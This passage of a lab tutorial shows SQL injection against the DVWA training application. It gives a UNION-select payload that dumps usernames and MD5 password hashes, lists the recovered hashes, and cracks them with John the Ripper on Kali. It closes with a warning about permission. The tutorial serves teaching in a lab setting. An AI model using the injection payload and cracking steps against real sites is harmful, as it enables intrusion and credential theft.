
1. user\_id
2. first\_name
3. last\_name
4. user
5. password
6. avatar
7. last\_login
8. failed\_login



Let’s see if we can get some extra info from the info above. First understand string concatenation is possible in MySQL and MariaDB. It uses the concat() function. With this, we can add a line break with the character 0x0a, which should give us a line break. Try the following SQL injection:

%' and 1=0 union select null, concat(first\_name,0x0a, last\_name,0x0a,user,0x0a,password) from users #

We get the following:



This gives me the following list of MySQL hashes:

admin:5f4dcc3b5aa765d61d8327deb882cf99

gordonb:e99a18c428cb38d5f260853678922e03

1337:8d3533d75ae2c3966d7e0d4fcc69216b

pablo:0d107d09f5bbe40cade3de5c71e9e9b7

smithy:5f4dcc3b5aa765d61d8327deb882cf99

We can save this file, and take this info to a password cracking utility. Save the above (or whatever you get on your box) and save it as mysql\_passwords.txt. Upload to your Debian box, and run John against this and see what you get. Use the following command:


john --format=raw-MD5 mysql\_passwords.txt

Note that the version of John the Ripper doesn’t support this kind of password cracking. We are going to have to deploy this to Kali.

You can try a number of solutions – most wont work. If you try a putty connection or a winscp connection, they will be rejected. One way is to upload the file above to a share you have (for example if you have a git repository, or globally share with google docs but don’t log in to google with Kali, it is highly unadvised!)

Another is to launch Firefox within Kali, log into DVWA, set the security level to Low, and reattempt the final SQL injection above. This gives you the ability to create a file locally on Kali.

John the Ripper is compiled on Kali with support for raw-md5 cracking. Once you have the file in place, attempt cracking again. You should get the following result:



## Conclusion

These are real world analysis and attack tools, used every day by Information Security professionals. It is never this easy, or this quick

* Again, attacks can take days, weeks even
* Remember, 14.5M passwords in rockyou.txt

Never, Never, NEVER attack someone else's system without express, explicit permission in writing. No exceptions!!!!!